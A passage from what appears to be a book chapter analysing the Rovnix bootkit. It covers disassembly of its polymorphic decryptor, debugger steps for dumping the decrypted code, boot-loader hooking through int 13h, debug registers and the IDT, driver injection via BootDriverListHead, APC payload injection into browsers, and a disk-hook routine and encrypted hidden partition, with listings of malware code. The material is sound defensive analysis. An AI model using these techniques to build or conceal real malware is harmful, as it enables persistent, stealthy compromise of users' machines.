Listing 11-2: Second and Third Basic Blocks of Polymorphic Decryptor

The code allocates 3 kilobytes of memory (see Chapter 5 on memory allocation in real-mode) and stores the address of the memory in the `cx` register. The allocated memory will be used to store the decrypted malicious IPL code, which the decryptor will decrypt. The code then reads total amount of available memory in "real" execution mode from address `0040:0013h` and decrements the value by 3 kilobytes ❶. The `jmp` instruction at ❷ transfers control to the next basic block.

Basic blocks 4, 5, 6, 7, and 8 implement the decryption key and decryption counter initializations, as well as the decryption loop, shown in Listing 11-3.

```
; Basic Block #4
MEMORY:D98F pop     ds
MEMORY:D990 mov     bx, sp
MEMORY:D992 mov     bp, 4D4h
MEMORY:D995 jmp     short loc_D954
...
; Basic Block #5
MEMORY:D954 push    ax
MEMORY:D955 push    cx
MEMORY:D956 add     ax, 0Eh
MEMORY:D959 mov     si, ax ❶
MEMORY:D95B jmp     short loc_D96B
...
; Basic Block #6
MEMORY:D96B add     bp, ax
MEMORY:D96D xor     di, di
MEMORY:D96F pop     es ❷
MEMORY:D970 jmp     short loc_D93E
...
; Basic Block #7
MEMORY:D93E mov     dx, 0FCE8h ❸
MEMORY:D941 cld
MEMORY:D942 mov     cx, 4C3h ❹
MEMORY:D945 loc_D945:
MEMORY:D945 mov     ax, [si] ❺
MEMORY:D947 xor     ax, dx ❻
MEMORY:D949 jmp     short loc_D972
...
; Basic Block #8
MEMORY:D972 mov     es:[di], ax ❼
MEMORY:D975 add     si, 2
MEMORY:D978 add     di, 2
MEMORY:D97B loop    loc_D945
MEMORY:D97D pop     di
MEMORY:D97E mov     ax, 25Eh
MEMORY:D981 push    es
MEMORY:D982 jmp     short loc_D94B ❽
```

Listing 11-3: 4th – 8th Basic Blocks of Polymorphic Decryptor

At address `0000:D959h` the register `si` is initialized with the address of the encrypted data ❶. Instructions at ❷ initialize registers `es` and `di` with the address of the buffer allocated to store the decrypted data. Register `dx` at address `0000:D93Eh` ❸ is initialized with the decryption

key `0FCE8h` and register `cx` is initialized with the number of XOR operations to execute ❹ in the decryption loop.

The instructions in the decryption loop read two bytes from the source ❺, XOR them with the key ❻, and write the result in the destination buffer ❼. Once the decryption step is complete, a `jmp` instruction ❽ transfers control to the next basic block.

Basic blocks 9, 10, and 11 implement register initialization and transfer control to the decrypted code (Listing 11-4).

```
; Basic Block #9
MEMORY:D94B push    ds
MEMORY:D94C pop     es
MEMORY:D94D mov     cx, 4D4h
MEMORY:D950 add     ax, cx
MEMORY:D952 jmp     short loc_D997
...
; Basic Block #10
MEMORY:D997 mov     si, 4B2h
MEMORY:D99A push    ax
MEMORY:D99B push    cx ❶
MEMORY:D99C add     si, bp
MEMORY:D99E jmp     short loc_D98D
...
; Basic Block #11
MEMORY:D98D pop     bp
MEMORY:D98E retf ❷
```

Listing 11-4: 9th – 11th Basic Blocks of Polymorphic Decryptor

Instructions at ❶ store the decrypted IPL code to execute after decryption on the stack address and `retf` at ❷ pops this address from the stack and transfers control to it.

In order to obtain the decrypted IPL code we first need to determine the address of the buffer for the decrypted data. To do this we set up a breakpoint at address `0000:D970h` right after instruction ❷ in Listing 11-3 and release control. Upon breaking the instruction registers `di` ❶ and `es` ❷ will hold the address of the destination buffer, as shown in Figure 11-10. In our case, the buffer with the decrypted IPL is located at `9EC0:0000h`.




Figure 11-10: Setting up Breakpoint in IDA Pro

Next, we'll set up a breakpoint at address `0000:D98Eh` (❷ in Listing 11-4), the last instruction of the polymorphic decryptor, and let the rest of decryptor code run. Once the debugger breaks at this address we execute the last `retf` instruction and this brings us directly to the decrypted code at address `9EC0:0732h`.

At this point the malicious IPL code is decrypted in memory and is available for further analysis. It should be noted that after decryption the first routine of the malicious IPL is located not at the very beginning of the decrypted buffer at address 9EC0:0000h, but at offset 732h due to layout of the malicious IPL. If you want to dump the contents of the buffer from memory into a file on disk for static analysis, you should start dumping at address 9EC0:0000h where the buffer starts.

Taking Control by Patching the Windows Boot Loader

The main purpose of Rovnix's IPL code is to load a malicious kernel-mode driver. The malicious boot code works in close collaboration with the OS boot loader components and follows the

execution flow from the very beginning of the booting process, carrying itself over during the processor execution mode switching until the OS kernel is loaded. The loader relies heavily on the platform debugging facilities and binary representations of the OS boot loader components.

Once the decrypted malicious IPL code is executed it hooks the `int 13h` handler in order to monitor all the data being read from hard drive and set up further hooks in OS bootloader components. The malicious IPL then decompresses and returns control to the original IPL code to resume the normal boot process.

Figure 11-12 depicts the chain of events of the boot process infected with Rovnix, and the steps Rovnix takes to interfere with the boot process and compromise the OS kernel. We just covered the steps up to the fourth box, and we'll resume our description of the bootkit functionality from the "Load Bootmgr" step at ❶.




Figure 11-12: Boot Step of Rovnix IPL code

Once it hooked the `int13h` handler, Rovnix monitors all data being read from the hard drive and looks for a certain byte pattern corresponding to the `bootmgr` of the OS. When Rovnix finds the matching pattern it modifies the `bootmgr` ❷ with the intention to detect switching the processor from "real" to "protected" mode. The execution mode switching changes the layout of the memory. In order to be able to propagate itself through the switching and keep control over the boot process, Rovnix hooks `bootmgr` by patching the `bootmgr` module with a `jmp` instruction, allowing Rovnix to receive control right before the OS switches the execution mode.

Abusing the Debugging Interface

One thing that makes Rovnix even more interesting than other bootkits is the stealth of its control hooks; Rovnix hooks the `int 1h` handler ❸ to be able to receive control at specific moments during OS kernel initialization, and abuses debugging registers `dr0-dr7`, discussed below, to set up hooks that don't alter the code being hooked. This way it keeps the hooks well hidden. The `int 1h` handler is responsible for handling debugging events such as, tracing, and setting hardware breakpoints using `dr0-dr7` registers.

The eight debugging registers `dr0-dr7` are provided on Intel x86 and x64 platforms to give hardware-based debugging support. The first four, `dr0-dr3`, are used to specify the linear addresses of break points. Debugging register `dr7` is used to selectively specify and enable the conditions for triggering break points; for instance, `dr7` allows you to set up a break point that triggers upon code execution or memory access (read/write) at some address. Register `dr6` is a status register that allows the user to determine which debug condition has occurred: i.e. which breakpoint has been trigged. Register `dr5` is reserved and is not used.

Once a hardware breakpoint is triggered, `int 1h` is executed to determine which debug condition has occurred and take appropriate actions to dispatch it, depending which breakpoint was triggered.

This is the functionality that enables Rovnix bootkit to set up stealth hooks without patching code. Rovnix sets the `dr0-dr4` registers to their intended hook location and enables hardware breakpoints corresponding to the registers by setting a corresponding bitmask in the `dr7` register.

Abusing the Interrupt Descriptor Table

In addition to abusing the debugging facilities of the platform, the first iterations of Rovnix used an interesting technique to survive the mode switching it instigates from real to protected, using

the *Interrupt Descriptor Table* (IDT). Before switching to protected mode, `bootmgr` initializes important system structures, such as the global descriptor and interrupt descriptor tables. The latter is filled with descriptors of interrupt handlers.

START BOX

Interrupt Descriptor Table (IDT)

Idt is a special system structure used by the cpu in protected mode to specify cpu interrupt handlers. In real mode the idt is trivial—merely an array of 4-byte addresses of handlers, starting at address 0000:0000h. In other words, the address of the `int 0h` handler is located at address `0000:0000h`, the address of `int 1h` handler is located at `0000:0004h`, the address of `int 2h handler` is located at `0000:0008h`, and so on. In protected mode the idt has a more complex layout: an array of 8-byte interrupt handler descriptors. The base address of the idt may be obtained using the `sidt` processor instruction. For more information on idt, refer to intel's documentation at *http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html*.

END BOX

The malware copies the malicious IPL code over the second half of the IDT, which is not being used by the system at this moment. Given that each descriptor is 8 bytes and there are 256 descriptors in the table, this provides Rovnix with 1KB of IDT memory, sufficient to store its malicious code. The IDT is present in the protected mode, so by storing it's code in the IDT Rovnix persists across the mode switching, and the IDT address may be easily obtained using the `sidt` instruction. The overall layout of the IDT after Rovnix's modifications is shown in Figure 11-13.




Figure 11-13: Abusing IDT to propagate Rovnix through execution mode switching

Loading the Malicious Kernel-Mode Driver

After hooking the `int 1h` handler the malware proceeds with hooking other OS bootloader components, such as `windload.exe` and the OS kernel image (`ntoskrnl.exe`, for instance). Rovnix waits while the `bootmgr` code loads `winload.exe` and then hooks the `BlImgAllocateImageBuffer` routine ❹ to allocated buffer for an executable image, by setting up a hardware breakpoint at its starting address. Rovnix uses this routine to allocate memory for the malicious kernel-mode driver.

The malware also hooks the `OslArchTransferToKernel` routine in `winload.exe`. This routine transfers control from `winload.exe` to the kernel's entry point `KiSystemStartup`, which starts kernel initialization. By hooking `OslArchTransferToKernel` the malware gets control right before `KiSystemStartup` is called. The malware uses this moment to inject the malicious kernel-mode driver.

The routine `KiSystemStartup` takes the single parameter `KeLoaderBlock` which is a pointer to `LOADER_PARAMETER_BLOCK`— an undocumented structure initialized by `winload.exe` that

contains important system information, such as boot options, loaded modules, and so on. The description of the structure is presented in Listing 11-5.

```
typedef struct _LOADER_PARAMETER_BLOCK
   {
         LIST_ENTRY LoadOrderListHead;
         LIST_ENTRY MemoryDescriptorListHead;
         LIST_ENTRY BootDriverListHead; (1)
         ULONG KernelStack;
         ULONG Prcb;
         ULONG Process;
         ULONG Thread;
         ULONG RegistryLength;
         PVOID RegistryBase;
         PCONFIGURATION_COMPONENT_DATA ConfigurationRoot;
         CHAR * ArcBootDeviceName;
         CHAR * ArcHalDeviceName;
         CHAR * NtBootPathName;
         CHAR * NtHalPathName;
         CHAR * LoadOptions;
         PNLS_DATA_BLOCK NlsData;
         PARC_DISK_INFORMATION ArcDiskInformation;
         PVOID OemFontFile;
         _SETUP_LOADER_BLOCK * SetupLoaderBlock;
         PLOADER_PARAMETER_EXTENSION Extension;
         BYTE u[12];
         FIRMWARE_INFORMATION_LOADER_BLOCK FirmwareInformation;
} LOADER_PARAMETER_BLOCK, *PLOADER_PARAMETER_BLOCK;
```

Listing 11-5: LOADER_PARAMETER_BLOCK description

Rovnix is interested in the field `BootDriverListHead` (1) containing the head of a list of special data structures corresponding to boot-mode drivers. These drivers are loaded by `winload.exe` at the same time as the kernel image is loaded. However, the routine `DriverEntry` that initializes the drivers isn't called until after the OS kernel image receives control. The OS kernel initialization code traverses records in `BootDriverListHead` and calls the `DriverEntry` routine of the corresponding driver.

Once the Rovnix `OslArchTransferToKernel`'s hook is triggered it obtains the address of the `KeLoaderBlock` structure from the stack and inserts a record corresponding to the malicious driver into the boot driver list using `BootDriverListHead` field. Now we can consider

the malicious driver loaded into memory as if it were a kernel-mode driver with a legitimate digital signature. Next Rovnix transfers control to `KiSystemStartup` routine, which resumes the boot process and starts kernel initialization (❺ in Figure 11-12).

At some point during initialization the kernel will traverse the list of boot drivers in `KeLoaderBlock` and call their initialization routines, including that of the malicious drivers (Figure 11-14). This is how the `DriverEntry` routine of the malicious kernel-mode driver is executed.




Figure 11-14: Malicious Rovnix Driver Inserted into BootDriverList

Kernel-mode Driver Functionality

The main function of the driver is to inject the payload, stored in the driver's binary and compressed with `aPlib` as discussed, into target processes in the system—primarily into `explorer.exe` and browsers.

The payload module contains a 'JFA' in its signature, so to extract it the malware looks for the JFA signature in a free space between the section table of the driver and its first section. This signature signifies the beginning of the configuration data block, an example of which is displayed in Listing 11-6:

```
typedef struct _PAYLOAD_CONFIGURATION_BLOCK
{
   DWORD Signature;              // "JFA\0"
   DWORD PayloadRva;             // RVA of the payload start
   DWORD PayloadSize;            // Size of the payload
   DWORD NumberOfProcessNames;   // Number of NULL-terminated strings in ProcessNames
   char ProcessNames[0];         // Array of NULL-terminated process names to inject payload
} PAYLOAD_CONFIGURATION_BLOCK, *PPAYLOAD_CONFIGURATION_BLOCK;
```

Listing 11-6: PAYLOAD_CONFIGURATION_BLOCK Structure describing Payload Configuration

The fields `PayloadRva` and `PayloadSize` specify the coordinates of the compressed payload image in the kernel-mode driver. The array `ProcessNames` contains names of the processes to inject the payload into. The number of entries in the array is specified by `NumberOfProcessNames`. Figure 11-15 shows an example of such a data block taken from a real-life malicious kernel-mode driver. As we can see, the payload is to be injected into `explorer.exe` and the browsers `iexplore.exe`, `firefox.exe,` and `chrome.exe`.

Figure 11-15: An Example of the Payload Configuration Block

The malware first decompresses the payload into a memory buffer, and then to inject it employs a conventional technique frequently used by rootkits to inject the payload, consisting of the following steps:

> Register `CreateProcessNotifyRoutine()` and `LoadImageNotifyRoutine()` using the standard documented kernel-mode API. This permits the malware to gain control each time a new process is created or a new image is loaded into the address of a targeted process.
>
> Monitor the new process in the system and look for the target process, identified by the image name.
>
> As soon as the target process is identified, map the payload into its address space and queue an asynchronous procedure call (APC), which results in transfer of control to the payload.

In more detail: The `CreateProcessNotify` routine allows Rovnix to install a special handler that's triggered every time a new process is launched on the system. This way the malware is able to detect when a target process is created. However, because the malicious create-process handler is triggered at the very beginning of process creation, when all the

necessary system structures are already initialized but before the process' executable file is loaded into address space of the process, the malware isn't able to inject the payload at this point.

The second routine, `LoadImageNotifyRoutine,` notifies the malware when the main executable of the target process is loaded, allowing Rovnix to set up a handler that's triggered every time an executable module (.exe file, .dll library, and so on) is loaded or unloaded on the system. This handler watches the loading of the main executable image, and once it's in the address space of the process Rovnix injects the payload and executes it by creating an APC as described.

Stealth Self-Defense Mechanisms

The kernel-mode driver implements the same self-defensive mechanisms to avoid detection by security software as used by the TDL4 bootkit: it hooks the `IRP_MJ_INTERNAL_CONTROL` handler of the hard disk miniport `DRIVER_OBJECT`. This handler is the lowest-level hardware-independent interface with access to data stored on the hard drive, providing the malware with a reliable way of controlling data being read from and written to the hard drive.

This way, Rovnix can intercept all the read/write requests and protect critical areas from being read or overwritten. To be specific, it protects:

- The infected IPL code
- The stored kernel-mode driver;
- The hidden FS partition (described below).

Listing 11-7 presents the pseudo-code of the `IRP_MJ_INTERNAL_CONTROL` hook routine, which determines whether to block or authorize an IO operation depending on which part of the hard drive is being read or written to.

```
int __stdcall NewIrpMjInternalHandler(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
  UCHAR ScsiCommand;
  NTSTATUS Status;
  unsigned __int64 Lba;
  PVOID pTransferBuffer;

  if ( DeviceObject != g_DiskDevObj ) ❶
    return OriginalIrpMjInternalHandler(DeviceObject, Irp);

  ScsiCommand = GetSrbParameters(_Irp, &Lba, &DeviceObject, &pTransferBuffer, Irp); ❷
  if ( ScsiCommand == 0x2A || ScsiCommand == 0x3B ) { // SCSI write commands
```

```
    if ( CheckSrbParams(Lba, DeviceObject) { ❸
       Status = STATUS_ACCESS_DENIED;
       Irp->IoStatus.Status = STATUS_ACCESS_DENIED; ❹
       IofCompleteRequest(Irp, 0);
    } else {
       return OriginalIrpMjInternalHandler(DeviceObject, Irp);
    }
  } else if ( ScsiCommand == 0x28 || ScsiCommand == 0x3C) { // SCSI read commands
      if ( CheckSrbParams(Lba, DeviceObject) {
        Status = SetCompletionRoutine(DeviceObject, Irp, Lba, ❺
                                      DeviceObject, pTransferBuffer, Irp);
      } else {
        return OriginalIrpMjInternalHandler(DeviceObject, Irp);
      }
  }

  if ( Status == STATUS_REQUEST_NOT_ACCEPTED )
    return OriginalIrpMjInternalHandler(DeviceObject, Irp);

  return Status;
}
```

Listing 11-7: Pseudocode of Malicious IRP_MJ_INTERNAL_CONTROL Handler

First the code checks whether the IO request is addressed to the hard drive device object ❶. If it is addressed to the hard drive, the malware checks whether the operation is a read or write operation and which region of the hard drive is being accessed ❷. The routine `CheckSrbParams` ❸ returns `true` when regions protected by the bootkit are being accessed. If someone tries to write data to the region protected by the bootkit the code rejects the IO operation and returns `STATUS_ACCESS_DENIED` ❹. If someone tries to read from the bootkit-protected region the malware sets a malicious completion routine at ❺ and passes the IO request down to the hard disk device object for completing the read operation. Once the read operation is done the malicious completion routine is triggered and wipes the buffer containing the read data by writing zeros into it. This way the malware protects its data on the hard drive.

Hidden Storage

Another significant feature of Rovnix is its hidden file system (FS) partition, not visible to the operating system, that's used to secretly store configuration data and additional payload modules. Implementation of a hidden storage isn't a new bootkit technique and was used by other rootkits such as TDL4 and Olmasco. In this section we'll focus on Rovnix's implementation of the hidden partition.

To physically store its hidden partition Rovnix occupies space either at the beginning or end of the hard drive, depending on where there's enough free space; if there are 0x7D0 (2000 in decimal, almost 1 megabyte) or more free sectors before the first partition Rovnix places the hidden partition right after the MBR (Master Boot Record) sector and extends it over the entirety of the free 0x7D0 sectors. If there isn't enough space at the beginning of the hard drive Rovnix tries to place the hidden partition at its end. To access the data stored in the hidden partition, Rovnix uses the original `IRP_MJ_INTERNAL_CONTROL` handler, hooked as explained in the previous section.

Formatting as a Virtual FAT System

Once Rovnix has allocated space for the hidden partition, it formats the hidden partition as a virtual FAT (File Allocation Table), or VFAT file system: a modification of the FAT file system that's capable of storing files with long Unicode file names, up to 256 bytes. The original FAT file system imposes limitations on file name lengths of 8 + 3, meaning up to 8 characters for a file name and 3 characters for an extension name.

Encrypting the Hidden Storage

To protect the data in the hidden storage the malware implements partition-transparent encryption with the RC6 encryption algorithm in Electronic Code Book (ECB) mode and a key length of 128 bits. In the ECB mode the data to be encrypted is split into blocks of equal lengths and every block is encrypted with the same key independently of other blocks. The key is stored in the last 16 bytes of the very first sector of the hidden partition, as shown in Figure 11-16, and is used to encrypt and decrypt the whole partition.

START BOX

RC6

RC6 (Rivest cipher 6) is a symmetric key block cipher designed by Ron Rivest, Matt Robshaw, Ray Sidney, and Yiqun Lisa Yin to meet the requirements of the Advanced Encryption Standard (AES) competition. RC6 has a block size of 128 bits and supports key sizes of 128, 192, and 256 bits.

END BOX

Figure 11-16: Encryption key location in the first sector of hidden partition

Accessing Hidden Storage

To make the hidden storage accessible for the payload Rovnix creates a special object—a *symbolic link*—that allows payload modules to communicate with the hidden file system. Loosely speaking, the symbolic link is an alternative name for a hidden storage device object that can be used by modules in user-mode processes. Rovnix generates the string `\DosDevices\{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}`, where `X` is a randomly generated hexadecimal number, from 0-F, that's is used as the symbolic link name for the hidden storage.

One advantage of the hidden storage is that it may be accessed as a regular file system using standard Win32 API provided by the operation system, such as `CreateFile`, `CloseFile`, `ReadFile`, or `WriteFile`. For instance, to create the file `file_to_create` in the root directory of the hidden storage, a malicious payload calls `CreateFile` passing the symbolic link string `"\DosDevices\{%XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}\file_to_create"` as a file name parameter. Once the payload module issues this call the operating system will redirect the request to the malicious kernel-mode driver responsible for handling requests for the hidden storage.

We can see in Figure 11-17 that the malicious driver implements the file system driver functionality. Once it receives an IO request from the payload it dispatches the request using the hooked hard drive handler to perform read and write operations for the hidden storage located on the hard drive.




Figure 11-17: Architecture of the Rovnix hidden storage system

In this scenario both the operating system and the malicious hidden storage coexist on the same hard drive, but the operating system isn't aware of the hard drive region used to host hidden storage.

Potentially, the malicious hidden file system could alter legitimate data being stored on the operating system's file system, but the chances of that are low due to the location of the hidden storage, either at the beginning or end of the hard drive.

Hidden Communication Channel

